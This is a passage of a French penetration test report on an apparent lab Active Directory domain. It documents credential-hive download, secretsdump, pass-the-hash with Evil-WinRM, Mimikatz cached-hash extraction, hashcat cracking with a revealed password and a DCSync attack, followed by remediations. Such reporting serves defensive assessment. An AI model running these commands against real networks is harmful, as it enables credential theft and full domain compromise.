
Nous avons ensuite transféré les ruches à notre machine Kali Linux en utilisant la fonction de transfert de fichier de l'outil « Evil-WinRM ».

```
*Evil-WinRM* PS C:\temp> download sam

*Evil-WinRM* PS C:\temp> download system
```

```
*Evil-WinRM* PS C:\temp> download sam

Info: Downloading C:\temp\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system

Info: Downloading C:\temp\system to system

Info: Download successful!
```


Nous avons extrait les hachages en utilisant l'outil « secretsdump » de la suite Impacket.

```
└─$ impacket-secretsdump -sam sam -system system LOCAL
```




Nous avons pu établir une session à distance sur l'ordinateur PC01 en tant qu'administrateur en utilisant la technique « Pass-the-Hash ».

```
└─$ evil-winrm -u administrator -H d7671d800b798de7ce19d7f893f83612 -i 192.168.1.101
```





## 4.5 Mouvement latéral vers PC02

**Détails de la vulnérabilité :** Les ordinateurs PC01 et PC02 réutilisaient le même mot de passe pour leur compte administrateur local. Ceci a permis un mouvement latéral une fois que le hachage pour le compte administrateur de la machine PC01 a été obtenu.

**Étapes pour reproduire l'exploitation :** Dans notre scan de l'ordinateur PC02, nous avions observé que le port 5985 était ouvert. Nous avons donc, après avoir trouvé le hachage du compte administrateur sur PC01, réutilisé le hachage pour se connecter sur PC02.

```
└─$ evil-winrm -u administrator -H d7671d800b798de7ce19d7f893f83612 -i 192.168.1.102
```




## 4.6 Compromission du domaine

**Détails de la vulnérabilité :** Le hachage MsCacheV2 du mot de passe de l'utilisateur privilégié Adrian Cole était mis en cache sur l'ordinateur PC02 dû à une connexion précédente à la machine. Nous avons pu extraire et cracker ce hachage pour obtenir le mot de passe de l'utilisateur. L'appartenance au groupe « Domain Admins » de l'utilisateur nous a permis de prendre le contrôle total du domaine.

**Étapes pour reproduire l'exploitation :** Nous avions déduit dans notre phase d'énumération que la machine PC02 agissait en tant que serveur web. Cela augmentait les chances que des hachages de comptes privilégiés soient mis en cache sur la machine. Nous avons donc extrait tous les hachages possibles de la machine avec l'outil Mimikatz.


Nous avons commencé en transférant l'outil sur la machine PC02.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload mimikatz.exe
```




Nous avons ensuite extrait les hachages mis en cache sur la machine à l'aide de l'outil.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ./mimikatz.exe "privilege::debug"
"token::elevate" "lsadump::cache" "exit"
```




Nous avons ensuite cracké le hachage de l'utilisateur Adrian Cole en utilisant une attaque par dictionnaire avec règles.

La capture suivante démontre le contenu de notre fichier de règle utilisé lors de l'attaque.


```
└─$ cat custom.rule
```




Avec cette règle, chaque ligne dans notre liste de mots aura sa première lettre mise en majuscule et aura les caractères « 1! » d'ajouté. Ceci augmentera nos chances de récupérer le mot de passe du hachage.


Dans la capture suivante, nous pouvons apercevoir le format que nous avons utilisé pour le hachage MsCacheV2.

```
└─$ cat acole
```





Nous avons cracké le hachage avec la commande suivante.

```
└─$ hashcat acole /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -r custom.rule --quiet
```




La validité de nos identifiants a été confirmée en s'authentifiant via SMB à la machine DC01 avec CrackMapExec.


```
└─$ crackmapexec smb 192.168.1.100 -u 'acole' -p 'Bearing1!'
```





Les résultats de la commande démontrent que l'utilisateur avec lequel nous nous sommes authentifiés est privilégié sur la machine.

Nous nous sommes connectés avec WinRM sur la machine pour confirmer nos privilèges.

```
└─$ evil-winrm -u acole -p 'Bearing1!' -i 192.168.1.100
```




```
*Evil-WinRM* PS C:\Users\acole\Documents> whoami /groups
```




Nous avons remarqué que l'utilisateur avec lequel nous nous sommes connectés à la machine DC01 était membre du groupe « Domain Admins ». À ce point ci de notre attaque, nous avions le contrôle total du domaine grâce à notre contrôle de cet utilisateur.

## 4.7 Post-exploitation

Nous avons effectué une attaque DCSync contre la machine DC01. L'attaque DCSync est commune lors de la phase de « post-exploitation » et consiste à convaincre un contrôleur de domaine de se synchroniser avec notre machine. Cela nous permet de capturer toutes les informations d'identification présentes dans le répertoire Active Directory du réseau.

Nous avons performé l'attaque avec l'outil « secretsdump » de la suite Impacket.

```
└─$ impacket-secretsdump 'homelab.local'/'acole':'Bearing1!'@'192.168.1.100'
```



Dans la deuxième capture de résultats de commande, nous remarquons que nous avons obtenu les hachages de chaque utilisateur du domaine, incluant le compte krbtgt. La compromission de ce compte permet d'établir une persistance sur le domaine en utilisant ce qui se nomme une attaque de type « Golden Ticket ». Elle consiste à forger des tickets d'authentification et permet de se faire passer pour n'importe quel utilisateur sur le domaine en permanence.

# 5. Vulnérabilités et remédiations

### Vulnérabilité 1: Un utilisateur a ouvert un lien provenant d'un courriel suspect

**Gravité:** Haute

**Système(s) affecté(s):** Domaine

**Description:** Les courriels d'hameçonnage sont un point d'entrée sur le réseau très commun pour les attaquants. En utilisant des techniques d'ingénierie sociale, ils truquent les utilisateurs à interagir avec un courriel malveillant. Dû à la nature de l'attaque, elle reste un danger très réel et difficile à éviter pour toute entreprise.

**Impact:** Une attaque réussie d'hameçonnage peut entraîner le vol d'information d'authentification ainsi que l'exécution de « payload » sur les hôtes du réseau.

**Remédiation:**

- Offrir des formations concernant la protection contre les attaques d'hameçonnage
- Posséder un système anti-spam efficace
- Encourager les utilisateurs à signaler tout courriel suspect au département informatique

### Vulnérabilité 2: Identifiants en clair délaissés sur un partage réseau

**Gravité:** Haute

**Système(s) affecté(s):** DC01

**Description:** Lorsque des attaquants obtiennent accès aux ressources du domaine, leur prochaine étape est d'inspecter ces ressources pour des identifiants en clair. Ces identifiants peuvent se trouver sur des partages réseaux, dans des scripts, des fichiers de configuration et même des fichiers système d'applications installées.

**Impact:** L'obtention d'identifiants en clair peut mener à un mouvement latéral sur le domaine ainsi qu'à une élévation de privilèges. Lors de notre attaque, des identifiants en clair ont été trouvés sur le partage « LabShare », ce qui a permis d'accéder à la machine PC01 et par la suite d'élever nos privilèges.

**Remédiation:**

- Éliminer tout identifiants en clair stockés dans des fichiers sur l'ordinateur ou le domaine
- Instruire les utilisateurs sur le stockage sécurisé d'identifiants
- Vérifier régulièrement pour la présence d'identifiants en clair dans les ressources de l'organisation

### Vulnérabilité 3: L'Appartenance à des groupes dangereux de certains utilisateurs mène à une élévation de privilèges

**Gravité:** Modérée

**Système(s) affecté(s):** PC01

**Description:** Certains groupes attribuent des privilèges dangereux à leur membres. La compromission d'un utilisateur appartenant à l'un de ces groupes peut mener à un accès privilégié de ressources et à une élévation de privilèges.

**Impact:** Peut permettre un accès privilégié aux ressources et l'élévation de privilèges locaux ainsi que sur le domaine.

**Remédiation:**

- Vérifier l'appartenance des utilisateurs aux groupes locaux et sur le domaine
- Utiliser le principe de moindre privilège pour tout utilisateurs et objets sur le domaine

### Vulnérabilité 4: Réutilisation du mot de passe administrateur local

**Gravité:** Haute

**Système(s) affecté(s):** PC01 et PC02

**Description:** La réutilisation des mots de passe des comptes administrateurs locaux est une pratique commune et très dangereuse.

**Impact:** La réutilisation de mot de passe multiplie l'impact de la compromission d'un seul système. Cela permet aux attaquants de se déplacer latéralement sur plusieurs machines lorsqu'une d'entre elle est compromise.

**Remédiation:**

- Implémenter le système LAPS (Local Administrator Password Solution) sur les machines Windows du domaine
- S'assurer que les mots de passe ne soient jamais réutilisés pour aucun compte

### Vulnérabilité 5: Identifiants faibles mis en cache sur une machine

**Gravité:** Modérée

**Système(s) affecté(s):** PC02

**Description:** Les hachages de mot de passes sont souvent mis en cache localement lorsqu'un utilisateur se connecte sur une machine jointe au domaine. Ces hachages peuvent potentiellement être extraits une fois qu'une élévation de privilèges est obtenue. Si le mot de passe associé est faible, il peut être craqué et récupéré.

**Impact:** Des identifiants d'utilisateurs du domaine peuvent être obtenus une fois qu'une machine est compromise. Cela peut mener à un mouvement latéral ou une élévation de privilèges sur les systèmes du domaine.

**Remédiation:**

- Appliquer une politique de mot de passe stricte dans tout le domaine
- Restreindre les connexions aux machines avec des comptes administratifs

## 6. Conclusion

Lors de cette évaluation, nous avons démontré de quelle manière un attaquant peut exploiter plusieurs vulnérabilités en chaîne pour passer d'un accès limité à la compromission totale du domaine. L'accès initial a été obtenu avec une attaque d'hameçonnage ciblant un seul utilisateur. Par la suite, nous avons utilisé des techniques d'attaque d'Active Directory communes pour obtenir un accès non-restreint au domaine.

Notre évaluation a soulevé plusieurs vulnérabilités qui ont ultimement permis à la compromission complète du domaine. Les remédiations aux vulnérabilités soulevées devraient être appliquées le plus vite possible. Cela réduira la surface d'attaque du réseau et empêchera des attaquants de reproduire les exploitations présentées dans ce document.

Nous recommandons fortement de réaliser des évaluations en continu sur le domaine. Celles-ci pourront valider la force des remédiations appliquées ainsi qu'identifier des vulnérabilités additionnelles présentes sur le réseau.